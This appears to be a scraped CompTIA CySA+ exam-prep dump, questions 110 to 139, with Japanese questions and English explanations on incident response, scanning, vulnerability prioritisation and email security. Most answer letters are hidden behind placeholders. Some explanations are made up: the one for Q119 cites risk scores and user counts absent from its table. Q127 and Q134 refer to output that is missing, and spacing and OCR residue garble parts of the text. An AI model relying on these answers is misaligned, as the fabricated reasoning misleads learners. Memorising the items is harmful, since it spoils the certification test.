Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.
Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

質問: **110**

セキュリティ アナリストが、ランサムウェア攻撃に関するインシデント チケットを受け取りました。アナリストがチケットを適切にトリアージするのに最も役立つと思われるのは次のうちどれですか。

A. インシデント対応計画
B. 学んだ教訓
C. プレイブック
D. テーブルトップ演習

正解: **C** (コメントを発表する)

Aplaybookprovides astep-by-stepguide for handling specific types of incidents like ransomware, making it invaluable during triage. It outlines predefined procedures, aiding consistent and fast decision-making.

* The incident response plan (A) provides high-level structure.
* Lessons learned (B) applyafterthe incident.
* Tabletop exercises (D) are training tools, not live guides.

#Reference: Chapple & Seidl, CySA+ Practice Tests, Incident Response, Chapter 3 - Playbooks and Procedures.
#Objective: 3.1 - Apply incident response procedures based on an incident classification.

質問: **111**

セキュリティアナリストがパケットキャプチャをレビューし、以下の出力が異常であると判断した。

13:49:57.553161 TP10.203.10.17.45701 > 10.203.10.22.12930:Flags[FPU],seq108331482,win1024,urg0, length0
13:49:57.553162 IP10.203.10.17.45701 > 10.203.10.22.48968:Flags[FPU],seq108331482,win1024,urg0, length0
...

以下の活動のうち、出力結果を説明しているのはどれですか？

A. Nmapクリスマススキャン
B. Niktoのウェブスキャン
C. Socat は緊急フラグを使用してトラフィックをプロキシしています
D. Angry IP Scanner の出力

正解: (正解を表示します)

The captured traffic shows TCP packets with the Flags [FPU], which indicate that the FIN, PSH, and URG flags are set. This is characteristic of an Nmap Xmas scan. The Xmas scan is a type of port scan that sends packets with these flags set to determine port states based on responses from the target system. This technique is often used in stealth scanning to evade detection by firewalls or IDS/IPS.

* Nikto ' s web scan (B) is used for identifying web server vulnerabilities but does not generate TCP packets with such unusual flags.
* Socat ' s proxying (C) would not exhibit the specific Xmas scan pattern.
* Angry IP Scanner (D) is a general-purpose scanner that does not use the TCP flags seen in this capture.

質問: **112**

サイバーセキュリティ チームは最近、オペレーティング システムに影響を与える多数の脆弱性イベントを目撃しました。チームは、ホストベースの IPS、ファイアウォール、および 2 要素認証を実装することを決定しました。次のうちどれ
これはおそらく説明できますか?

A. システムの強化
B. ハイブリッド ネットワーク アーキテクチャ
C. 継続認可
D. セキュアアクセスサービスエッジ

正解: (正解を表示します)
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.
The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

質問: **113**
以下の文書のうち、重要なビジネスサービスを特定し、リカバリポイント目標(RPO)やリカバリ時間目標(RTO)などの復旧目標を定義するために使用されるものはどれですか？
A. 災害復旧計画
B. 事業影響分析
C. プレイブック
D. バックアッププラン
正解: (正解を表示します)
ABusiness Impact Analysis (BIA)is the correct document thatidentifies critical servicesand definesRecovery Point Objectives (RPOs)andRecovery Time Objectives (RTOs). It helps organizations determine the impact of downtime and the maximum tolerable outages for business functions.
* Disaster recovery plan (A)uses the information from the BIA.
* Playbooks (C)are tactical and focus on specific incidents.
* Backup plans (D)support BIA but don ' t define RPO/RTO themselves.
Reference:
CompTIA CySA+ Study Guide - Chapple & Seidl, Chapter 9
CySA+ Exam Objectives: Domain 3.0 - Incident Response and Management

質問: **114**
SOARソリューションを導入することで実現できるプロセス改善は、次のうちどれですか？
(2つ選択してください。)
A. セキュリティ攻撃を最小限に抑える
B. 承認のためのタスクを項目化する
C. 反復作業を減らす
D. セットアップの複雑さを最小限に抑える
E. セキュリティ戦略を定義する
F. レポートと指標を生成する
正解: (正解を表示します)
Comprehensive Detailed Explanation:SOAR (Security Orchestration, Automation, and Response) solutions are implemented to streamline security operations and improve efficiency. Key benefits include:
* C. Reduce repetitive tasks: SOAR solutions automate routine and repetitive tasks, which helps reduce analyst workload and minimize human error.
* F. Generate reports and metrics: SOAR platforms can automatically generate comprehensive reports and performance metrics, allowing organizations to track incident response times, analyze trends, and optimize security processes.
Other options are less relevant to the core functions of SOAR:

* A. Minimize security attacks: While SOAR can aid in quicker response, it does not directly minimize the occurrence of attacks.
* B. Itemize tasks for approval: Task itemization for approval is more relevant to project management tools.
* D. Minimize setup complexity: SOAR solutions often require significant setup and integration with existing tools.
* E. Define a security strategy: SOAR is more focused on automating response rather than strategy definition.
References:
Gartner ' s Guide on SOAR Solutions: Discusses automation and reporting features.
NIST SP 800-61: Computer Security Incident Handling Guide, on the value of automation in incident response.

質問: **115**
DevSecOps チームは、会社の公開 Web サイトにおけるサーバー側リクエスト偽造 (SSRF) の問題を修正しています。この問題に対処するための最適な緩和手法は次のどれですか。
A. Web サーバーの前に Web アプリケーション ファイアウォール (WAF) を配置します。
B. Web サーバーの前に Cloud Access Security Broker (CASB) をインストールします。
C. Web サーバーの前にフォワード プロキシを配置します。
D. Web サーバーの前に MFA を実装します。
正解: **(正解を表示します)**
* Server-Side Request Forgery (SSRF) occurs when an attacker manipulates a web server to make unauthorized internal or external requests, often to access internal resources or exfiltrate data.
* A Web Application Firewall (WAF) is the best mitigation because it:
* Filters and blocks malicious requests before they reach the server.
* Prevents attackers from sending unauthorized requests to internal services.
* Can detect and block SSRF patterns in incoming traffic.
Why Not Other Options?
* B (CASB) # Used for cloud access control, not effective against SSRF.
* C (Forward Proxy) # Helps with outbound traffic control, but SSRF involves incoming requests.
* D (MFA) # Helps with authentication but does NOT prevent SSRF attacks.
Reference: CompTIA CySA+ CS0-003, Chapter 6: " Application Security and Secure Coding, " Section: " Preventing SSRF and Web Exploits. "

質問: **116**
最近公開された重大なソフトウェアの脆弱性に対するエクスプロイト コードが、削除されるまでの数日間、公開 (またはダウンロード) されていました。次の CVSS v.3.1 の時間的メトリックのうち、この公開によって最も影響を受けたものはどれですか。
A. 修復レベル
B. エクスプロイトコードの成熟度
C. 信頼度を報告する
D. 可用性
正解: **(正解を表示します)**
Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.
The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.


質問: **117**
クラウド チームは、未承認のリソースが自動プロビジョニングされているというアラートを受け取りました。調査の結果、チームは仮想通貨マイニングが行われていると疑っています。次の指標

のうちどれが当てはまりますか
チームをこの結論に導いた可能性が最も高いでしょうか?

。
A. GPU 使用率が高い
B. 帯域幅の消費量
C. 不正な変更
D. 異常なトラフィックの急増
正解: **(**正解を表示します**)**
High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network.
Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

質問**: 118**
最高情報セキュリティ責任者は、新しい脆弱性スキャン プロジェクトのいくつかの要件を概説しました。
。最小限のネットワーク帯域幅を使用する必要がある
。最小限のホスト リソースを使用する必要がある
。正確でほぼリアルタイムの更新を提供する必要がある
。スキャナーの構成に資格情報を保存しないでください。
これらの要件を満たすためには、次の脆弱性スキャン方法のうちどれを使用する必要がありますか?
A. 内部
B. エージェント
C. アクティブ
D. 認証されていません
正解**: B (**コメントを発表する**)**
Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

質問**: 119**
悪用が多発していた2つの脆弱性に対するパッチが、同じ金曜日の午後に公開されました。システムと脆弱性に関する情報は、以下の表に示されています。



Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll inter.drop	isolated vlan

セキュリティアナリストは、以下の項目のうちどれを優先的に修復すべきでしょうか？

A. ロジャース

B. ブレイディ

C. 繁殖

D. マニング

正解: **(**正解を表示します**)**

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system.

Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

質問: **120**

組織の有力な営業担当者であるジョーは、現在の雇用主と競合する新しい会社を立ち上げるため、現在の職を辞するとソーシャルメディアで発表しました。ジョーは現在の雇用主の顧客を勧誘しています。しかし、ジョーはまだ辞めておらず、現在の上司とこの件について話し合っていません。インシデント対応チームが推奨する最善のアクションは次のうちどれですか?

A. Joe の PC をネットワークから隔離します。

B. 標準の操作手順に基づいて PC を再イメージ化します。

C. モバイル デバイス管理を使用して Joe の PC のリモート ワイプを開始します。

D. 人事または法律顧問が次のステップについてアドバイスするまで何もアクションを実行しない

正解: **(**正解を表示します**)**

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

質問: **121**

次のどれが認証とログ記録に関して重大な問題を引き起こす可能性が高いでしょうか?

A. 仮想化

B. 多要素認証

C. 連邦

D. 時刻同期
正解: (正解を表示します)
Time synchronization issues can cause severe problems with authentication and logging. If system clocks are not properly synchronized, it can lead to discrepancies in log timestamps, making it difficult to correlate events across different systems. Additionally, time-related discrepancies can affect authentication mechanisms that rely on time-based tokens, such as those used in multifactor authentication, leading to failures and security gaps.

質問: **122**
ある組織が弁護士から法的保留要請を受け取りました。この要請は、係争中のベンダー契約に関連するメールに関するものです。セキュリティチームが要請への対応を確実にするために最初にとるべき手順は次のうちどれですか？
A. 他のベンダーにリクエストを公開します。
B. 関係部署に通知して、関連する可能性のある情報を保全してください。
C. 弁護士の要請から始まる保管管理の連鎖を確立する。
D. サーバー上のメールボックスをバックアップし、弁護士にコピーを提供してください。
正解: (正解を表示します)
The first step for the security team when receiving a legal hold request is to notify the relevant departments to preserve all potentially relevant information. This ensures that no data is altered, deleted, or otherwise tampered with, which is critical for maintaining the integrity of the evidence. Preserving information includes emails, documents, and any other data that might be relevant to the legal matter. Establishing a chain of custody and backing up data are also important steps, but notifying the involved parties is the immediate priority to prevent data loss.

質問: **123**
ある会社の顧客配信リストに多数のメールが送信されました。顧客から、メールに疑わしいリンクが含まれているとの報告がありました。会社の SOC は、リンクが悪意のあるものであると判断しました。これらのメールを減らすための最善の方法は次のどれですか。
A. DMARC
B. DKIM
C. SPF
D. SMTP
正解: (正解を表示します)
DMARC (Domain-based Message Authentication, Reporting, and Conformance)helps organizations prevent email spoofing and phishing by enforcing policies based on SPF and DKIM.
* Option B (DKIM - DomainKeys Identified Mail)verifies message integritybut does not enforce policies.
* Option C (SPF - Sender Policy Framework)prevents spoofingbut is not as comprehensive as DMARC.
* Option D (SMTP - Simple Mail Transfer Protocol)is just anemail delivery protocol, not a security control.
Thus,A (DMARC) is the correct answer, asit combines SPF and DKIM to prevent spoofing and phishing attacks.

質問: **124**
社内コードレビュー中に、「ACE」と呼ばれるソフトウェアに、任意のコードの実行を可能にする脆弱性があることが発見されました。この脆弱性は、ACE ソフトウェアで使用される従来のサードパーティ ベンダー リソースにあります。ACE は世界中で使用されており、この業界の多くの企業にとって不可欠です。開発者は、脆弱性の除去には時間がかかることを最高情報セキュリティ責

任者に通知しました。最初に実行すべきアクションは次のうちどれですか。
A. 会社内で潜在的な拠点を探します。
B. 顧客に脆弱性を通知します。
C. 影響を受けるベンダー リソースを ACE ソフトウェアから削除します。
D. 問題が永久的に解決されるまで、補償制御を開発します。
正解: **(**正解を表示します**)**
A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page
197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

質問: **125**
インシデント対応アナリストが別のアナリストから調査を引き継いでいます。捜査はここ数日間続いている。2 人のアナリストの間で移行する際に最も重要な手順は次のうちどれですか?
A. 学んだ教訓を特定し、以前のアナリストと話し合います。
B. すべての結果を受け入れ、次の項目ターゲットの調査を続行します。
C. 前のアナリストが実行した手順を確認します。
D. 以前のアナリストから根本原因を検証します。
正解: **(**正解を表示します**)**
Reviewing the steps that the previous analyst followed is the most important step during the transition, as it ensures continuity and consistency of the investigation. It also helps the new analyst to understand the current status, scope, and findings of the investigation, and to avoid repeating the same actions or missing any important details. The other options are either less important, premature, or potentially biased. References:
CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Incident Response and Management, page
191. Incident response best practices and tips, Tip 1: Always pack a jump bag.

質問: **126**
財務部門の従業員 2 名が、マルウェアが組み込まれたフリーウェア アプリケーションをインストールしました。
ネットワークは責任領域に基づいてしっかりとセグメント化されています。これらのコンピュータには、回復する必要がある重要な機密情報がローカルに保存されていました。部門マネージャーは、セキュリティ チームにこの問題について連絡が取れるまで、部門の全従業員にコンピュータの電源を切るようアドバイスしました。インシデント対応スタッフが到着したら最初にとるべきステップは次のうちどれですか?
A. すべてのシステムの電源を入れ、感染をスキャンし、USB ストレージ デバイスにデータをバックアップします。
B. 部門内の影響を受けるシステムにインストールされているソフトウェアを特定して削除します。
C. マルウェアを完全には削除できないことを説明し、デバイスのイメージを再作成します。
D. バックアップを実行する権限を持つ管理者アカウントを使用して、影響を受けるシステムにログオンします。
E. 部門全体をネットワークから切り離し、各コンピューターをオフラインで確認します。
正解: **(**正解を表示します**)**
Segmenting the entire department from the network and reviewing each computer offline is the first step the incident response staff members should take when they arrive. This step can help contain the malware infection and prevent it from spreading to other systems or networks. Reviewing each computer offline can help identify the source and scope of the infection, and determine the best course of action for recovery12.
Turning on all systems, scanning for infection, and backing up data to a USB storage device is a risky step, as it can activate the malware and cause further damage or data loss. It can also compromise the USB storage device and any other system that connects to it. Identifying and removing the software installed on the impacted systems in the department is a possible step, but it

should be done after segmenting the department from the network and reviewing each computer offline. Explaining that malware cannot truly be removed and then reimaging the devices is a drastic step, as it can result in data loss and downtime. It should be done only as a last resort, and after backing up the data and verifying its integrity. Logging on to the impacted systems with an administrator account that has privileges to perform backups is a dangerous step, as it can expose the administrator credentials and privileges to the malware, and allow it to escalate its access and capabilities34.
References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Best Practices | SANS Institute, Malware Removal: How to Remove Malware from Your Device, How to Remove Malware From Your PC | PCMag

質問: **127**
セキュリティアナリストがホストをスキャンし、以下の出力を生成します。

次の選択肢のうち、出力結果を最もよく表しているのはどれですか？
A. ホストがICMP要求に応答しません。
B. ホストは脆弱なモールサーバーを実行しています。
C. ホストはセキュリティ保護されていない FTP 接続を許可しています。
D. ホストはウェブベースの攻撃に対して脆弱です。
正解: **(**正解を表示します**)**
The output shows that port 80 is open and running an HTTP service, indicating that the host could potentially be vulnerable to web-based attacks. The other options are not relevant for this purpose: the host is responsive to the ICMP request, as shown by the "Host is up" message; the host is not running a mail server, as there is no SMTP or POP3 service detected; the host is not allowing unsecured FTP connections, as there is no FTP service detected.References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition123, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of nmap, a popular network scanning tool, in chapter 5. Specifically, it explains the meaning and function of each option in nmap, such as "-sV" for version detection2, page 195. Therefore, this is a reliable source to verify the answer to the question.

質問: **128**
セキュリティ管理者は、テスト目的で、本番環境からテスト環境にPIIデータレコードをインポートする必要があります。データの機密性を最も適切に保護できるのは次のうちどれですか？
A. データマスキング
B. ハッシュ化
C. 透かし
D. エンコーディング
正解: **(**正解を表示します**)**
Data masking is a technique that replaces sensitive data with fictitious or anonymized data, while preserving the original format and structure of the data. This way, the data can be used for testing purposes without revealing the actual PII information. Data masking is one of the best practices for data analysis of confidential data1. References: CompTIA CySA+ CS0-003 Certification Study Guide, page 343; Best Practices for Data Analysis of Confidential Data

質問: **129**
組織は、さまざまなエンドポイントからデータの収集と集約を導入する必要があります。アナリストがこのデータを収集できるように導入するのに最適なツールは次のうちどれですか?
A. DLP
B. NAC
C. EDR
D. NIDS
正解: **(正解を表示します)**
EDR stands for Endpoint Detection and Response, which is a tool that collects and aggregates data from various endpoints, such as laptops, servers, or mobile devices. EDR helps analysts monitor, detect, and respond to threats and incidents on the endpoints. EDR is more suitable than DLP (Data Loss Prevention), NAC (Network Access Control), or NIDS (Network Intrusion Detection System) for data collection and aggregation from endpoints.
References: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 2: Software and Systems Security, page 75; What Is Data Aggregation? (Examples + Tools), Section: Data Aggregation: How It Works, Subsection: 1. Data Collection.

質問: **130**
サイバーセキュリティ アナリストが脅威ハンティング チームに配属され、行動分析と攻撃パターンに基づいた動的な検出戦略を作成しています。アナリストが作成する内容として最も適切なのは次のうちどれですか。
A. Bots
B. IoCs
C. TTPs
D. Signatures
正解: **C (コメントを発表する)**
The analyst will be creating TTPs (Tactics, Techniques, and Procedures). TTPs describe the behavior, methods, and patterns used by attackers during a cyber attack. By focusing on TTPs, the analyst can develop a dynamic detection strategy that identifies malicious activities based on the observed behavior and patterns, rather than relying on static indicators like signatures or IOCs (Indicators of Compromise).

質問: **131**
卓上演習中に、エンジニアはハードウェアのバージョンの非互換性のために ICS を更新できないことを発見しました。この問題の原因として最も可能性が高いのは次のどれですか。
A. レガシーシステム
B. ビジネスプロセスの中断
C. 機能低下
D. 構成管理
正解: **(正解を表示します)**
The most likely cause of the issue where an ICS (Industrial Control System) could not be updated due to hardware versioning incompatibility is a legacy system. Legacy systems often have outdated hardware and software that may not be compatible with modern updates and patches. This can pose significant challenges in maintaining security and operational efficiency.

質問: **132**
セキュリティ アナリストは、複数の Windows マルウェア バイナリを対象とした調査を行っています。アナリストは、攻撃者に情報を開示せずに情報を収集したいと考えています。次のアクションのうち、アナリストが目的を達成できるのはどれですか?
A. 分析のためにバイナリをエアギャップサンドボックスにアップロードします
B. バイナリをウイルス対策ベンダーに送信します。

C. インターネット接続のある環境でバイナリを実行します。
D. VirusTotal を使用してファイル ハッシュをクエリします。
正解: **(**正解を表示します**)**
The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

質問: **133**
セキュリティ チームは、企業 Web サイトに対する最近のレイヤー 4 DDoS 攻撃を懸念しています。次の制御のうち、攻撃を最も効果的に軽減できるのはどれですか?
A. ファイアウォール ルールを使用して攻撃をブロックします。
B. 境界ネットワークに IPS を展開します。
C. CDN をロールアウトします。
D. ロード バランサを実装します。
正解: **(**正解を表示します**)**
Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website12. References: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

質問: **134**
セキュリティアナリストは、特定のユーザーによる複数回のMFAログイン成功に関するアラートを受け取りました。認証ログを確認したところ、アナリストは以下の内容を確認しました。
MFAログに基づいて、以下のうち最も発生している可能性が高いのはどれですか？(2つ選択してください。)
A. 辞書攻撃
B. プッシュ型フィッシング
C. 不可能な地動速度
D. 加入者識別モジュールのスワッピング
E. 不正アクセスポイント
F. パスワードスプレー
正解: **(**正解を表示します**)**
C). Impossible geo-velocity: This is an event where a single user ' s account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user " jdoe " is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.
B). Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

質問: **135**
アーキテクチャ チームには、フィッシング インシデントのトリアージ時間を 20% 削減するという任務が与えられています。
次のソリューションのうち、この取り組みに最も役立つと思われるものはどれでしょうか?

A. SOAR プラットフォームを統合します。
B. セキュリティ意識向上プログラムへの予算を増額します。
C. EDR ツールを実装します。
D. フィッシングを報告するためのボタンをメール クライアントにインストールします。
正解: **A (**コメントを発表する**)**
* SOAR (Security Orchestration, Automation, and Response) platforms help automate and orchestrate incident response tasks, including phishing triage.
* SOAR reduces triage time by automatically:
* Parsing phishing emails (checking headers, links, attachments).
* Running automated playbooks to check for known malicious indicators.
* Escalating real threats while dismissing false positives.
Why Not Other Options?
* B (Increase security awareness) # Helps prevent phishing but does NOT reduce triage time.
* C (Implement EDR) # EDR is useful for endpoint protection but does NOT specifically reduce phishing triage time.
* D (Install a "Report Phishing" button) # Helps report phishing but does NOT automate the triage process.
Reference: CompTIA CySA+ CS0-003, Chapter 7: "Security Operations and Automation," Section: "SOAR and Incident Response Efficiency"

質問: **136**
セキュリティアナリストが、組織の既知の攻撃者間のTTP(戦術、技術、手順)を比較するために最もよく使用するであろうツールは次のうちどれですか？
A. MITRE ATTACK
B. サイバーキルチャム
C. OWASP
D. スティクスタクシ
正解: **A (**コメントを発表する**)**
MITRE ATT & CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT & CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT & CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

質問: **137**
アナリストが会社の SIEM のダッシュボードを確認したところ、悪意のあることがわかっている IP アドレスが、過去 2 時間の多数の高優先度イベントに追跡できることが分かりました。ダッシュボードには、これらのイベントが TTP に関連していると表示されています。アナリストが最も使用していると思われるのは次のどれですか。
A. マイター攻撃&CK
B. OSSTMM
C. 侵入解析のダイヤモンドモデル
D. OWASP
正解: **(**正解を表示します**)**
The MITRE ATT&CK framework is widely used for tracking and categorizing Tactics, Techniques, and Procedures (TTPs) of adversaries. TTPs help analysts understand the behaviors and

methods attackers employ during incidents, making this framework particularly useful in SIEM dashboards for correlating and identifying threats. While the other options (OSSTMM, Diamond Model, OWASP) offer various security methodologies, MITRE ATT&CK is specifically focused on documenting adversary behaviors, making it the best fit here. CompTIA CySA+ often emphasizes MITRE ATT&CK for mapping and understanding threat behaviors in incident response.

質問: **138**

脆弱性スキャンにより、環境に以下の脆弱性が存在することが判明しました。

Asset Type	CVSS	Exploit Vector
Workstation	6.5	Unauthorized access due to RDP vulnerability
Storage Server	9.0	Unauthorized access due to server application vulnerability
Firewall	8.9	Web interface is vulnerable to unauthorized logins and configuration changes due to default password enablement.

同時に、以下のセキュリティ勧告が発表されました。

「CVSSスコア10のゼロデイ脆弱性が、お客様のWebサーバーに影響を与えている可能性があります。ベンダーはパッチまたは回避策に取り組んでいます。」セキュリティアナリストは、次のうちどれを最初に行うべきでしょうか？

A. Webシステム管理者に連絡して、資産を停止するよう依頼してください。

B. すべての項目のパッチリリースを監視し、パッチ適用を適切なチームにエスカレーションします。

C. 脆弱性スキャンを再度実行して、重大な脆弱性とゼロデイ脆弱性が環境に存在することを確認します。

D. この勧告をウェブセキュリティチームに転送し、他の脆弱性に対する優先順位付け戦略を開始します。

正解: **A (**コメントを発表する**)**

In this scenario, the security analyst is presented with multiple vulnerabilities, including a critical zero-day vulnerability affecting the web server with a CVSS score of 10. The CVSS (Common Vulnerability Scoring System) provides a standardized method for rating IT vulnerabilities, with a score of 10 indicating the highest severity.

Option A:Contact the web systems administrator and request that they shut down the asset.

* Correct Choice:Given the critical nature of a zero-day vulnerability with a CVSS score of 10, immediate action is warranted to prevent potential exploitation. Shutting down the affected web server reduces the attack surface and mitigates the risk until a patch or workaround is available. This aligns with incident response best practices, where containment is a priority to prevent further damage.

Option B:Monitor the patch releases for all items and escalate patching to the appropriate team.

* Incorrect Choice:While monitoring for patches is essential, it is a reactive approach. In the case of a zero-day vulnerability with active exploitation potential, waiting for a patch without implementing immediate protective measures exposes the organization to significant risk.

Option C:Run the vulnerability scan again to verify the presence of the critical finding and the zero-day vulnerability in the environment.

* Incorrect Choice:Re-scanning may confirm the vulnerability ' s presence but does not address the immediate threat. Action to mitigate the risk should take precedence over verification, especially when the vulnerability is known and critical.

Option D:Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

* Incorrect Choice:Communicating with the web security team is important; however, in the face of a critical zero-day vulnerability, immediate action (such as shutting down the affected asset) is necessary before addressing other vulnerabilities.

Reference:

CompTIA CySA+ CS0-003 Exam Objective 3.2: " Given a scenario, perform incident response activities. " This includes containment strategies to address active threats effectively.

質問: **139**

セキュリティ アナリストは、各システムがホストするコンテンツの機密性に基づいて、組織全体のシステムが保護されていることを確認する必要があります。アナリストはそれぞれのシステムを使用して作業しています
所有者は、ホストされているデータの機密性、可用性、完全性を促進するための最良の方法論を決定するのに役立ちます。セキュリティ アナリストが最初に実行すべきことは次のうちどれですか? それぞれのシステムを分類して優先順位を付けますか?
A. これらのシステムにアクセスするユーザーにインタビューし、
B. システムをスキャンして、現在存在する脆弱性を確認します。
C. ベンダー固有のゼロデイエクスプロイトに対するアラートを構成します。
D. 各システムの資産価値を決定します。
正解: **D** (コメントを発表する)
